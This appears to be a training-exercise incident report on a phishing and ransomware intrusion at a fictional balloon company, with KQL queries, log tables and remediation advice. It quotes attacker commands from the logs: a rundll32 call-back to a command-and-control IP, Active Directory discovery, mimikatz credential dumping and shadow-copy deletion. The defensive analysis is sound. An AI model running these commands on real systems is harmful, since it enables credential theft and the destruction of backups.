
Balloons Over Iowa - Targeted Ransomware Attack

Executive Summary:

On February 10th, 2023. Balloons Over Iowa became targeted by a sophisticated ransomware attack. The attack began with a phishing email campaign using a suspicious domain. The attacker compromise of employee credentials allowed them to gain unauthorized access, establish persistence, and exfiltrate sensitive data.

Suspicious Email Domain and Analysis

- One of the Senior SOC analyst asked us to investigate some suspicious email domain with a domain called **invasion.xyz**, the sender was tethys@pocketbook.xyz
- **This email domain was flagged suspicious because the sender address is not part of the organization domain.**
- The email was found to have been reached out to **2 users** with the **invasion.xy** domain within the link.




```
Email
| where sender == "tethys@pocketbook.xyz"
| where link contains "invasion"
```

timestamp	sender	reply_to	recipient	subject	accepted	link
2023-02-10 10:41:31.9900	tethys@pocketbook.xyz	tethys@pocketbook.xyz	mandy_peters@iowaballoons.com	Urgent query about E...	false	invasion.xyz/online/public/s...
2023-02-10 10:41:31.9900	tethys@pocketbook.xyz	tethys@pocketbook.xyz	eugene_lawrence@iowaballoons.com	Urgent query about E...	true	invasion.xyz/online/public/s...

    - Subject lines were: **Urgent query about Earth's atmospheric composition**
    - **The Email Appliance Security (EAS)** managed to block one of the accepted emails, that being mandy_peters@iowaballoons.com, however one of them gotten through and along downloading a file called **Flight-Crew-Information.xls**
    - The Email Appliance Security is a specialized hardware or software solution that is designed to protect email systems from security threats like spam, malware, and phishing as shown.
    - The EAS successfully filtered one of the malicious emails sent, but some of them have passed and should be looked into.

- The IP address the pressed the link **192.168.0.123**
    - User: **Eugene Lawrence**
    - The timestamp when the email was send: **2023-02-10 10:42:39**
    - Hostname: **VRDA-MACHINE**
        - We can use the hostname to trace the threat actor's malicious commands or discovery commands on the particular machine.
        - Upon looking through the table **FileCreationsEvents**, the user did **not** press the link that would create the file.




```
FileCreationEvents
| where hostname == "VRDA-MACHINE"
| where filename == "Flight-Crew-Information.xls"
| where timestamp between (datetime(2023-02-10 10:42:39)..datetime(2023-02-11))
```

timestamp	hostname	sha256	path	filename

The query did not find any file named “Flight-Crew-Information.xls” was not created. Therefore Eugene did not click the link.

- Now, since that user didn’t press the link, we’ll see if the sender has sent it to others.




```
Email
| where sender == "tethys@pocketbook.xyz"
```

timestamp	sender	reply_to	recipient	subject	accepted	link
2023-02-10 10:41:31.2010	tethys@pocketbook.xyz	tethys@pocketbook.xyz	cynthia_leak@iowaballoons.com	Request for Earth's g...	true	contortionistturnouts.xyz/s...
2023-02-10 10:41:31.9900	tethys@pocketbook.xyz	tethys@pocketbook.xyz	mandy_peters@iowaballoons.com	Urgent query about E...	false	invasion.xyz/online/public/s...
2023-02-10 10:41:31.9900	tethys@pocketbook.xyz	tethys@pocketbook.xyz	eugene_lawrence@iowaballoons.com	Urgent query about E...	true	invasion.xyz/online/public/s...
2023-02-18 09:56:46.5610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	andrew_coble@iowaballoons.com	Request for human p...	false	http://pocketbook.xyz/publi...
2023-02-18 09:56:46.5610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	fernando_rosas@iowaballoons.com	Request for human p...	true	http://pocketbook.xyz/publi...
2023-03-04 07:44:00.7610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	richard_clements@iowaballoons.com	Urgent query about E...	true	http://antennas-passers.co...
2023-03-04 07:44:00.7610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	anna_kyseth@iowaballoons.com	Urgent query about E...	true	http://antennas-passers.co...
2023-03-15 00:12:20.2010	tethys@pocketbook.xyz	tethys@pocketbook.xyz	maria_austin@iowaballoons.com	Request for human p...	true	http://contortionist.com/sh...
2023-03-15 00:12:20.2010	tethys@pocketbook.xyz	tethys@pocketbook.xyz	huey_deer@iowaballoons.com	Request for human p...	true	http://contortionist.com/sh...

  - There was a total of 9 email addresses that the suspicious email domain send malicious file attachments.:
  - cynthia_leak@iowaballoons.com
  - mandy_peters@iowaballoons.com
  - eugene_lawrence@iowaballoons.com
  - andrew_coble@iowaballoons.com
  - fernando_rosas@iowaballoons.com
  - richard_clements@iowaballoons.com
  - anna_kyseth@iowaballoons.com
  - maria_austin@iowaballoons.com
  - huey_deer@iowaballoons.com

- In the emails there were 4 unique files that were distributed amongst the employees:




```
Email
| where sender == "tethys@pocketbook.xyz"
| distinct link
```

link
http://contortionist.com/share/images/published/public/Balloon-Flight-Sales-and-Marketing-Reports.xls
contortionistturnouts.xyz/share/images/Balloon-Maintenance-and-Repair-Logs.xls
invasion.xyz/online/public/share/public/search/search/Flight-Crew-Information.xls
http://pocketbook.xyz/published/share/published/share/share/online/Marketing-Materials-and-Brochures.xls
http://antennas-passers.com/modules/published/online/files/images/published/Flight-Crew-Information.xls

  - **Balloon-Flight-Sales-and-Marketing-Reports.xls**
  - **Balloon-Maintenance-and-Repair-Logs.xls**
  - **Flight-Crew-Information.xls**
  - **Marketing-Materials-and-Brochures.xls**

Employee Interaction


- During lunch break, one of the employees, **Richard Clements,** mentions out loud that one of the files was missing from his PC. He was one of the people that pressed the link.
  - The domain he pressed from the email link was **antennas-passers.com**
  - The time he pressed it was **2023-03-04 07:50:39**, and it was the same time the file was created.
  - This is the full link that Richard's pressed http[:]//antennas-passers[.]com/modules/published/online/files/images/published/Flight-Crew-Information[.]xls compared to what Eugene had not pressed **invasion[.]xyz/online/public/share/public/search/search/Flight-Crew-Information[.]xls**
  - After the link was pressed, the file was downloaded and to this path:
    - **C:\ProgramData\NotASpy**\yeargood.exe



```
Email
| where recipient contains "Richard"
| where link contains "Flight-Crew-Information.xls"
```

timestamp	sender	reply_to	recipient	subject	accepted	link
2023-03-04 07:44:00.7610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	richard_clements@iowaballoons.com	Urgent query about E...	true	http://antennas-passers.co...

The query shows the link sent from the suspicious sender to the employee.




```
let victim_hostname = Employees
| where name == "Richard Clements"
| distinct hostname;
FileCreationEvents
| where hostname in (victim_hostname)
| where filename == "Flight-Crew-Information.xls"
```

timestamp	hostname	sha256	path	filename
2023-03-04 07:50:39.7610	HNOA-LAPTOP	1eddcfe04b81aac5f567c47dd5c11e4035...	C:\Users\riclements\Downloads\Flight-Crew-Information.xls	Flight-Crew-Information.xls

Query shows that the file has been created shortly after the employee pressed the link.

Malware Analysis and Indicator of Compromise (IoCs)


- To gather more information we would gather more info with that file's hash on VirusTotal:


  43/67 security vendors flagged this file as malicious

  3666cb55d0c4974bfee855ba43d596fc6d10baff5eb45ac8b6432a7d604cb8e9

  ISDQKWGM.dll

  - **The file's hash: '3666cb55d0c4974bfee855ba43d596fc6d10baff5eb45ac8b6432a7d604cb8e9'**
  - The reported file was **ISDQKWGM.dll**.
    - This was a malicious DLL file that could possibly be side-loading and trying to act as a legitimate dll file, when the **yeargood.exe** executable would run.
  - The popular label threat was **virus.eicar/test**
  - 

    Popular threat label virus.eicar/test
    - **The popular label means that it's rated by countless antivirus software.**
  - Two instances of **yeargood.exe** were spawned from Richard Clements machine and then the child process spawned along with it.




```
ProcessEvents
| where hostname contains "HNOA-LAPTOP"
| where parent_process_name contains "yeargood.exe"
```

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash
2023-03-04 08:21:58.7610	yeargood.exe	3666cb55d0c4974bfee855ba43...	cmd.exe nltest /dc:list	cmd.exe	296d411e8d03eff8711787c0a3...
2023-03-04 08:32:58.7610	yeargood.exe	3666cb55d0c4974bfee855ba43...	rundll32.exe 118.3.14.33:443	rundll32.exe	cde9551dded023df7079f30e90...

It appears the child processes ran discovery commands to find out all the domain controllers

Persistence and Command-and-Control (C2) Communication


- The hostname of **Richard Clements** also established a remote connection with this command with this **IP**:
    - rundll32.exe **118.3.14.33**:443
    - This command is shortly used after the **yeargood.exe** was executed.
      The malware then uses this command to help the attacker establish a connection to keep persistence and control over that infected machine.



process_comm...	process_name
cmd.exe nltest /dc:...	cmd.exe
rundll32.exe 118.3.14.3	rundll32.exe

Discovery Commands Run by Attacker

- The Attackers when back to check on **Richard's Machine** enumerate to the Enterprise Admins
    - **cmd.exe /C net group /domain 'Enterprise Admins'**
    - After the attacker gained access to the machine, they would then use "discovery commands" such as this one. It's to identify the highly privileged accounts to later be targeted.



```
ProcessEvents
| where hostname contains "HNOA-LAPTOP"
| where process_commandline contains "cmd.exe"
| where timestamp between (datetime(2023-03-04)..datetime(2023-03-05))
| distinct timestamp, process_commandline
```

timestamp	process_commandline
2023-03-04 08:21:58.7610	cmd.exe nltest /dc:list
2023-03-04 21:33:47.7610	cmd.exe /c chcp >&2
2023-03-04 21:36:12.7610	cmd.exe /C net group /domain 'Domain Computers'
2023-03-04 21:36:21.7610	cmd.exe /C net group /domain 'Enterprise Admins'
2023-03-04 21:37:24.7610	C:\Windows\system32\cmd.exe /C dir "\\BalloonSecrets\C$" /s >> mylist.txt


Once the attacker had established persistence, they gathered information about the company's Active Directory (AD).

- They did this by listing all domain controllers which are responsible for authenticating and authorizing users and computers in a Windows domain.
    - **cmd.exe nltest /dc:list**

- Then they list all computers that joined that domain
    - **“cmd.exe /C net group /domain 'Domain Computers”**

Credential Dumping and Lateral Movement


Credential Dumping

- The attackers then use this command and tool to dump the credentials:
- 

'mimikatz.exe':'sekurlsa::logonpasswords'	cmd.exe	823726eba34f8d2569502a38...	HNOA-LAPTOP	riclements

    - They used this tool called “mimikatz” to exploit the Windows system and extract the login passwords.
    - There is also the “sekurlsa” module which, with the mimikatz, targets the Local Security Authority(LSA). The Local Security Authority in Windows enforces the system’s security rules.
    - It plays a crucial job in managing the authentication for users and managing local security.
    - However, the attacker obtains the credentials from the LSA process memory from that machine and lets the attacker be able to access whenever they want to.

- The attackers then enumerated the contents of a folder called **BalloonSecrets**, and then dumped it to one file called the **mylist.txt.**




timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname	username
2023-03-04 ...	cmd.exe	614ca7b627533e22a...	C:\Windows\system...	cmd.exe	d49fa2ee90ec9...	HNOA-LAPT...	riclements

```
C:\Windows\system32\cmd.exe /C dir “\\BalloonSecrets\C$” /s >> mylist.txt
```


Implants and C2 Channels

- Now that the file is dumped, the number of machines connected to the command and control(c2) channel.
- This query was used in the process and **36** distinct machines were founded to have used the c2 channels:




```
ProcessEvents
| where process_commandline contains ":443" and process_commandline contains "rundll32.exe"
| distinct hostname
```

- Some of the listed machines that used the connections:



hostname
3CIU-LAPTOP
INKG-MACHINE
XXKZ-DESKTOP
QCA0-MACHINE
HNOA-LAPTOP
QSWT-MACHINE
CISC-LAPTOP
2NVL-DESKTOP
ADHQ-LAPTOP
ITOZ-MACHINE

- That’s a lot of machines that made connections. And now we’ll check the number of distinct implants command and control connections that keep the attacker establish and maintain control over the compromised systems.
- This image depicts the 11 implants that were found with this query



```
ProcessEvents
| where process_commandline contains ":443" and process_commandline contains "rundll32.exe"
| where parent_process_name contains "yeargood.exe"
```

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname	username
2023-02-06 ...	yeargood.exe	163873b0e6ce8a9c54...	rundll32.exe 43.88.17.1...	rundll32.exe	cde9551dded0...	JMSI-DESK...	jemccabe
2023-02-07 ...	yeargood.exe	ebff4951be5e248186...	rundll32.exe 182.125.9...	rundll32.exe	cde9551dded0...	LHUY-DESK...	jasteelman
2023-02-18 ...	yeargood.exe	ebff4951be5e248186...	rundll32.exe 164.70.16...	rundll32.exe	cde9551dded0...	QSWT-MAC...	kebrinton
2023-02-19 ...	yeargood.exe	dd053f38f5e60cd875...	rundll32.exe 172.181.1...	rundll32.exe	cde9551dded0...	ITOZ-MACHI...	sojohnson
2023-02-23 ...	yeargood.exe	98b69ee7028539fe59...	rundll32.exe 90.138.12...	rundll32.exe	cde9551dded0...	PU6S-LAPT...	liheredia
2023-03-04 ...	yeargood.exe	3666cb55d0c4974bfe...	rundll32.exe 118.3.14.3...	rundll32.exe	cde9551dded0...	HNOA-LAPT...	riclements
2023-03-04 ...	yeargood.exe	ba8a996a117702b94...	rundll32.exe 143.153.4...	rundll32.exe	cde9551dded0...	INKG-MACH...	mapeters
2023-03-10 ...	yeargood.exe	3b90ed2209f412de68...	rundll32.exe 150.45.44....	rundll32.exe	cde9551dded0...	ADHQ-LAPT...	cilebeau
2023-03-10 ...	yeargood.exe	98b69ee7028539fe59...	rundll32.exe 208.8.99.1...	rundll32.exe	cde9551dded0...	XXKZ-DESK...	clgarner
2023-03-16 ...	yeargood.exe	dd053f38f5e60cd875...	rundll32.exe 143.153.4...	rundll32.exe	cde9551dded0...	FUXA-DESK...	elross
2023-03-21 ...	yeargood.exe	163873b0e6ce8a9c54...	rundll32.exe 2.77.206.1...	rundll32.exe	cde9551dded0...	PU6S-LAPT...	liheredia

- There was one of the c2 connections with a particular hostname which was **0KYU-DESKTOP** at the timeline the connection occurred on:
- **2023-03-04 8:26:33 UTC**
- The attacker then used these commands to delete shadow copies. The shadows copies are great to restore files or folders from previous versions. It’s used in Windows Backups and System Restore to create restore points, but they're gone now.

  And the commands used were:

- **vssadmin.exe Delete Shadows /all /quiet**
    - The vssadmin.exe, which is the Volume Shadow Copy System. It keeps all the snapshots that are used in the backup, system restores and other methods.
    - The attacker is telling the executable to delete all shadow files and with the **/quiet** it'll make it so that this command does not require any confirmation prompts or outputs, which would make this command run "silently."
- **wmic.exe Shadowcopy Delete**
    - This command essentially does the same thing like the one listed above, when deleting the shadow copies. You may be asking why would the attacker use this command to delete all the shadow copies, if he has already done so in the previous command?
      The attacker wants to use multiple techniques to get rid of these files.
    - This redundancy increases the attacker's chances of success, even when detected or blocked.
    - Their main objective is not being elegant or clean, but to take out those copies with every tool that the attacker has at their disposal.

Impact Assessment:

This attack described is a ransomware attack, with the attackers focused on exfiltrating sensitive data like the **BalloonSecrets** and using credential dumping tools such as Mimikatz. While there's no encryption heavily used, eliminating the shadow copies and the exfiltration of sensitive data would give the attackers leverage to send a ransom for the return of the stolen files.

Remediations and Recommendations:

- Ensure that the **Email Security Appliance (ESA)** is properly configured to block phishing emails before they reach the employees. **Mandy Peters** was lucky to have that email blocked by the ESA.
- Another step is to contain the attack by isolating the infected machines like from Richard Clements to prevent further lateral movement.
- Implement **Multi-Factor Authentication (MFA)** as an extra layer of security.
    - When an account's password is compromised it would help require the attacker for additional verification.
    - For example the **Enterprise Admins** are one of the targeted groups. This would limit further access for the attackers despite the compromised user's credentials.
    - Security awareness programs may help motivate employees to follow procedures and be careful of clicking phishing links with victims like **Richard Clements.**
- Implementing **Least Privilege** would help minimize and restrict the access to the attackers who's has compromised accounts with lower privilege.
    - An example would be the attacker with the lower privilege would not be able to run the **vssadmin.exe** command to delete the shadow copies.

    - Another example is if **Richard Clements** did not have the elevated privileges, then the attacker won’t be able to use **Mimikatz** to extract the credentials from the **Enterprise Admins** group.
- Implement **network monitoring tools** to detect and block suspicious outbound traffic like **Wireshark**. This would help block IPs such as **118.3.14.33** can help detect and block command and control (C2) communications.